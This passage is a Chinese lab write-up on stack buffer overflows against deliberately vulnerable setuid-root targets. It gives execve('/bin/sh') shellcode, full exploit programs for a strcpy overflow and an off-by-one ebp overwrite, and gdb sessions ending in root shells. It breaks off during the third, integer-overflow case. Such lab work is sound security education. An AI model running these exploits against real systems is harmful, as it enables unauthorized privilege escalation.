

缓冲区溢出漏洞

目录

一：shellcode 说明：	2
二：6 个漏洞程序分析	4
1.vul1-strcpy	4
漏洞程序分析：	4
攻击原理：	5
payload 构造方式：	6
攻击过程描述：	7
2.vul2-单字节溢出，覆盖 ebp.....	9
漏洞程序分析：	9
攻击原理：	11
payload 构造方式：	12
攻击过程描述：	12
3.vul3-运算符号位溢出	15
漏洞程序分析：	15
攻击原理：	17
payload 构造方式：	17
攻击过程描述：	18
4.vul4-两次 tfree 产生溢出	20
漏洞程序分析：	20

攻击原理:	22
payload 构造方式:	27
攻击过程描述:	31
5.vul5-格式化字符串 (snprintf)	31
漏洞程序分析:	31
攻击原理:	32
payload 构造方式:	33
攻击过程描述:	38
6.vul6-单字节溢出, 指针修改内存	38
漏洞程序分析:	38
攻击原理:	39
payload 构造方式:	39
攻击过程描述:	44

一: shellcode 说明:

shellcode 实际上就是执行 “exec(/bin/sh)” 的二进制码。

首先我们可以先写出 c 语言代码, 实现这项功能:

```

void main()
{
    char *name[2];

    name[0] = "/bin/sh";

    name[1] = NULL;

    execve(name[0] ,
name,  NULL);
}

```

将其进行编译为汇编语言和机器码：

```

/* main: */
"\xeb\x1f"           /* jmp $0x1f or jmp callz */
/* start: */
"\x5e"              /* popl %esi */
"\x89\x76\x08"      /* movl %esi, $0x08(%esi) */
"\x31\xc0"          /* xorl %eax, %eax */
"\x88\x46\x07"      /* movb %al, 0x07(%esi) */
"\x89\x46\x0c"      /* movl %eax, $0x0c(%esi) */
"\xb0\x0b"          /* movb $0x0b, %al */
"\x89\xf3"          /* movl %esi, %ebx */
"\x8d\x4e\x08"      /* leal 0x08(%esi), %ecx */
"\x8d\x56\x0c"      /* leal 0x0c(%esi), %edx */
"\xcd\x80"          /* int $0x80 */
"\x31\xdb"          /* xorl %ebx, %ebx */
"\x89\xd8"          /* movl %ebx, %eax */
"\x40"              /* inc %eax */
"\xcd\x80"          /* int $0x80 */
/* callz: */
"\xe8\xdc\xff\xff"  /* call start */
/* DATA */
"/bin/sh";

```

所以左边的机器码就是我们要用的 shellcode：

```
^/  
static const char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

所以我们的目标就是利用缓冲区溢出，改变函数返回地址，将地址改为这段 shellcode 存放的地址，所以程序就会执行这段代码，也就是执行“exec(/bin/sh)”，从而让我们提升权限，变为 root。

二：6 个漏洞程序分析

这里将逐一介绍 6 个漏洞程序（vul[1-6]）以及对应的攻击方式（exploit[1-6]）。

1. vul1-strcpy

漏洞程序分析：

漏洞程序源代码如下：

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <unistd.h>  
  
int bar(char *arg, char *out)  
{  
    strcpy(out, arg);  
    return 0;  
}  
  
void foo(char *argv[])  
{  
    char buf[256];  
    bar(argv[1], buf);  
}  
  
int main(int argc, char *argv[])  
{  
    if (argc != 2)  
    {  
        fprintf(stderr, "target1: argc != 2\n");  
        exit(EXIT_FAILURE);  
    }  
    setuid(0);  
    foo(argv);  
    return 0;  
}
```

可以看到这里有三个函数 main,foo,bar。


主函数获取命令行参数，传给 foo 函数，再调用 bar 函数。

bar 函数使用 strcpy()是把第一个参数复制给第二个参数，所以也就是把 argv[1] 复制到 buf 里面。

由于其中使用了 strcpy()函数，存在数组越界不检查问题，所以我们可以根据这个漏洞来进行缓冲区溢出攻击。


攻击原理：

漏洞程序栈结构如下图黑色所示：



bar 函数实现将 argv[1]指向的地址的内容复制到 buf 里面，所以我们可以将 argv[1]指向的地址里面填入我们的 payload，然后就会复制到 buf 里面。

由于 buf 大小为 256，所以我们可以先往里面填 shellcode（shellcode 不到 256 个字节，所以填完之后后面用 nop 填充），之后由于我们要覆盖返回地址



所以还要多填充 8 个字节，并且最后 4 个字节填写 shellcode 的起始位置(也就是 buf 的起始位置，因为 buf 里面填充的 shellcode)。

所以 payload264 个字节复制到 buf256 个字节里面会发生缓冲区溢出。

payload 构造方式:

首先将 payload 大小为 264 (256buf+4ebp+4ret)，之后先填充 shellcode，中间用 nop 填充，最后四个字节（就是原来的返回地址 ret）填充 shellcode 的起始地址。也就是说不跳转到返回地址了，而是跳转到 shellcode 的起始地址。

```
int i;
char payload[264];
for (i=0;i<strlen(shellcode);i++)
{
    payload[i]=shellcode[i];
}
for(i=strlen(shellcode);i<260;i++)
{payload[i]='\x90';
}
payload[260]='\x4c';
payload[261]='\xfc';
payload[262]='\xff';
payload[263]='\xbf';
```

红框里的地址就是 shellcode 的起始地址，刚开始不知道，所以先不填。之后找到后再填。

完整 exploit1 如下：

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/tmp/vul1"

int main(void)
{
    int i;
    char payload[264];
    for (i=0;i<strlen(shellcode);i++)
    {
        payload[i]=shellcode[i];
    }
    for(i=strlen(shellcode);i<260;i++)
    {payload[i]='\x90';
    }
    payload[260]='\x4c';
    payload[261]='\xfc';
    payload[262]='\xff';
    payload[263]='\xbf';

    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

攻击过程描述：

下面就要找到 shellcode 的起始地址了：

首先关闭地址随机化，并调试 vul1 程序：

```
bw@ubuntu:/tmp$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
[sudo] password for bw:
bw@ubuntu:/tmp$ gdb vul1
```

找到 foo 函数，并汇编：

```
(gdb) disas foo
Dump of assembler code for function foo:
0x080484e3 <+0>:    push    %ebp
0x080484e4 <+1>:    mov     %esp,%ebp
0x080484e6 <+3>:    sub     $0x100,%esp
0x080484ec <+9>:    mov     0x8(%ebp),%eax
0x080484ef <+12>:   add     $0x4,%eax
0x080484f2 <+15>:   mov     (%eax),%eax
0x080484f4 <+17>:   lea     -0x100(%ebp),%edx
0x080484fa <+23>:   push    %edx
0x080484fb <+24>:   push    %eax
0x080484fc <+25>:   call    0x80484cb <bar>
0x08048501 <+30>:   add     $0x8,%esp
0x08048504 <+33>:   nop
0x08048505 <+34>:   leave
0x08048506 <+35>:   ret
End of assembler dump.
(gdb)
```

看到 bar 函数起始地址为 0x080484fc。

之后调试我们的 exploit1 程序：

```
bw@ubuntu: ~/proj1/exploits
bw@ubuntu:~/proj1/exploits$ gdb -e exploit1 -s /tmp/vul1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul1...done.
gdb-peda$
```

找到执行漏洞程序的代码 exec:

```
Reading symbols from /tmp/vul1...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
```

再执行“r”使其运行到此处，也就是开始执行漏洞程序。

设置断点到 bar 函数起始处：


```

FROM /lib/ld-linux.so.2
gdb-peda$ b *0x080484fc
Breakpoint 2 at 0x080484fc: file vul1.c, line 15.

```

再执行“c”到该段点。

之后执行“ni”单步运行。

也就是说现在已经执行了 strcpy 函数，payload 已经复制到 buf 里面了。

这时我们查找 payload 的起始地址：

```

static const char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

```

```

0x08048301 15      buf(argv[1], buf);
gdb-peda$ find 0x895e1feb
Searching for '0x895e1feb' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xbfffc4c --> 0x895e1feb
[stack] : 0xbfffee9 --> 0x895e1feb

```

可以看到起始地址为 0xbfffc4c。

得到之后我们填写到 payload[260-263]：

```

payload[260] = '\x4c';
payload[261] = '\xfc';
payload[262] = '\xff';
payload[263] = '\xbf';

```

最后重新编译程序，生成 exploit1,并执行，发现我们已经提升到 root 权限，缓冲区溢出攻击完成！

```

bw@ubuntu:~/proj1/exploits$ ./exploit1
# whoami
root
#

```

2. vul2-单字节溢出，覆盖 ebp

漏洞程序分析：

程序源代码如下：

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target2: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv);
    return 0;
}

```

首先 main 函数调用 foo 函数，并把 argv 传给 foo 函数。

foo 函数调用 bar 函数，并把 argv[1]传给 bar 函数。

bar 函数定义一个 200 大小的 buf ，并调用 nstrcpy 函数。

nstrcpy 函数把 argv[1]指向地址的内容复制到 buf 里面。


但是在 for 循环里错误的多复制了一个字节，会影响 ebp 的值，从而造成缓冲区

溢出攻击的漏洞。

攻击原理：

由于在 for 循环里错误的多复制了一个字节，可以当作单字节的缓冲区溢出。

程序栈结构如下：




多复制一个字节可导致 `foo` 的 `ebp` 发生变化。众所周知 `ebp` 后面就是返回地址。

所以我们可以先向 buf 里面填充 shellcode(45 个字节), 然后改变 foo 的 ebp 的最低位, 使其地址位置在 buf 里面。然后在之后的四个字节里面(就是返回地址)填写 shellcode 的起始地址(也就是 buf 的基地址)。实现攻击。

payload 构造方式:

payload 构造方式就是如何填充 buf, 如下:



攻击过程描述:

首先用框架代码 exploit 调试该漏洞程序。并进入到该漏洞程序中:

```

bw@ubuntu:~/proj1/exploits$ gdb -e exploit2 -s /tmp/vul2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul2...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/bw/proj1/exploits/exploit2
process 16480 is executing new program: /tmp/vul2

```

之后观察进入到 foo 函数中(随便在函数内找个断点, 只要进入该函数即可),

观察其 ebp 值:

```

gdb-peda$ disas foo
Dump of assembler code for function foo:
0x0804853d <+0>:    push    ebp
0x0804853e <+1>:    mov     ebp,esp
0x08048540 <+3>:    mov     eax,DWORD PTR [ebp+0x8]
0x08048543 <+6>:    add     eax,0x4
0x08048546 <+9>:    mov     eax,DWORD PTR [eax]
0x08048548 <+11>:   push    eax
0x08048549 <+12>:   call    0x804851a <bar>
0x0804854e <+17>:   add     esp,0x4
0x08048551 <+20>:   nop
0x08048552 <+21>:   leave
0x08048553 <+22>:   ret
End of assembler dump.
gdb-peda$ b *0x08048549
Breakpoint 2 at 0x8048549: file vul2.c, line 27.

```

```

gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0xbfffff29 --> 0x90909090
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xffffffffc0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffd8c --> 0xbffffd98 --> 0x0
ESP: 0xbffffd88 --> 0xbfffff29 --> 0x90909090
EIP: 0x8048549 (<foo+12>:    call    0x804851a <bar>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]

```

看到是 0xbffffd8c.

之后进入到 bar 函数内 (同样随便设个断点, 进入即可), 观察 ebp 值:

```

gdb-peda$ disas bar
Dump of assembler code for function bar:
0x0804851a <+0>:    push    ebp
0x0804851b <+1>:    mov     ebp,esp
0x0804851d <+3>:    sub     esp,0xc8
0x08048523 <+9>:    push    DWORD PTR [ebp+0x8]
0x08048526 <+12>:   push    0xc8
0x0804852b <+17>:   lea     eax,[ebp-0xc8]
0x08048531 <+23>:   push    eax
0x08048532 <+24>:   call   0x80484cb <nstrcpy>
0x08048537 <+29>:   add     esp,0xc
0x0804853a <+32>:   nop
0x0804853b <+33>:   leave
0x0804853c <+34>:   ret
End of assembler dump.
gdb-peda$ b *0x08048532
Breakpoint 3 at 0x8048532: file vul2.c, line 22.

```

```

gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0xbffffcb8 --> 0xbffffd58 --> 0x0
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xffffffff
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffd80 --> 0xbffffd8c --> 0xbffffd98 --> 0x0
ESP: 0xbffffcac --> 0xbffffcb8 --> 0xbffffd58 --> 0x0
EIP: 0x8048532 (<bar+24>:    call   0x80484cb <nstrcpy>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]

```

是 0xbffffd80。

之后打印 buf 的地址：

```

gdb-peda$ print &buf
$1 = (char (*)[200]) 0xbffffcb8

```

可以看到，0xbffffd80-0xbffffcb8=c8(200 字节)，同时证明可以更改 foo 的 ebp(0xbffffd8c)最低一位字节使其在 buf 里面（0xbffffcb8~0xbffffd80）。

.

所以我们可以随意设置这个最低位，我这里设置为 00.

所以 0xbffffcb8 开始 45 个字节放 shellcode，

之后到 0xbffffd00 之间 27 个填充为 nop，（现在地址就到了 0xbffffd00）

之后 4 个字节也就是修改后的 ebp 指向的地方不用管，填 nop 即可。

在之后的 4 个字节是返回地址，填 shellcode 起始地址，也就是 buf 开始的地

址 0xbffffcb8。

之后全填 nop，最后一个字节也就是修改 ebp 最低位，填 00..

exploits 代码如下：

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/tmp/vul2"

int main(void)
{
    char payload[201];
    memcpy(payload, shellcode, 45);
    memset(payload+45, 0x90, 27);
    memcpy(payload+76, "\xb8\xfc\xff\xbf", 4);
    memset(payload+80, 0x90, 120);
    payload[200] = '\x00';
    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

执行程序：

```
bw@ubuntu:~/proj1/exploits$ ./exploit2
# whoami
root
#
```

攻击成功！

3. vul3-运算符位溢出

漏洞程序分析：

程序源代码如下：

```

struct widget_t {
    double x;
    double y;
    int count;
};

#define MAX_WIDGETS 1000

int foo(char *in, int count)
{
    struct widget_t buf[MAX_WIDGETS];

    if (count < MAX_WIDGETS)
        memcpy(buf, in, count * sizeof(struct widget_t));

    return 0;
}

int main(int argc, char *argv[])
{
    int count;
    char *in;

    if (argc != 2)
    {
        fprintf(stderr, "target3: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);

    /*
     * format of argv[1] is as follows:
     *
     * - a count, encoded as a decimal number in ASCII
     * - a comma (",")
     * - the remainder of the data, treated as an array
     *   of struct widget_t
     */

    count = (int)strtoul(argv[1], &in, 10);
    if (*in != ',')
    {
        fprintf(stderr, "target3: argument format is [count],[data]\n");
        exit(EXIT_FAILURE);
    }
    in++;
    foo(in, count);

    return 0;
}

```

首先定义了一个结构体，double+double+int=8+8+4=20 字节，一个结构体 20 字节。

之后主函数要求输入限制为： [count],[data]

先输入数字，然后逗号，最后数据

有个 strtoul 是将输入的 count 变为无符号整数，把后面的",[data]"指针交给 in,并且整数用 10 进制表示。

然后调用 foo 函数，建立 1000 个结构体数组 buf(大小为 1000*20=20000 字节)


并且把 in 指向的 data 数据送入到 1000 个结构体中。

攻击原理:

可以看到先用 `strtoul` 把 `count` 变为无符号整数, 所以传入 `foo()` 函数的参数 `count` 实际上是一个无符号整形数, 但是参数却是以 `int` 型进行传递, 故而如果输入负数, 可以轻松绕过 `foo()` 函数中的 `if` 判断, 且对于大整数而言, 存在符号位溢出的可能性, 即一个大负数 \times 一个数会生成一个正数。

所以可以构造 `count`, 来绕过 `foo()` 函数中的 `if` 判断, 并通过运算符位溢出, 来溢出 `buf` 结构数组, 从而覆盖 `foo` 函数的返回地址。

栈结构如下:



payload 构造方式:

实际上还是填充 `buf` (20000 字节)。

得构造一个复数, 使 `foo()` 函数中的判断成立, 且后续的拷贝大小大于 20000。

(只要是复数,判断通过即可) $\text{count} * 20 > 20000$, 为了减少一定的资源损耗, 可以按 1001 来构造, 而 1001 的十六进制表示为: 0x3e9 。我们使 0x3e9 的符号位为 1, 得到了 0x800003e9 , 不难求得, $20 * \text{0x3e9}$ 与 $20 * \text{0x800003e9}$ 的结果相同(符号位溢出了)。而计算机中负数是以补码的形式存储, 对 0x800003e9 求补(按位取反+1)可以得到对应的正数: 2147482647, 故而输入的 count 为: -2147482647。

之后 shellcode 要填入到 data 里面 (可以写在前 45 个字节里面)。

原本空间为 20000 字节, 加上 ebp, ret 为 20008, 所以 20004-20008 字节填 shellcode 起始地址 (也就是 buf 基地址)。

攻击过程描述:

首先用框架代码 exploit 调试该漏洞程序。并进入到该漏洞程序中:

```
bw@ubuntu:~/proj1/exploits$ gdb -e exploit3 -s /tmp/vul3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
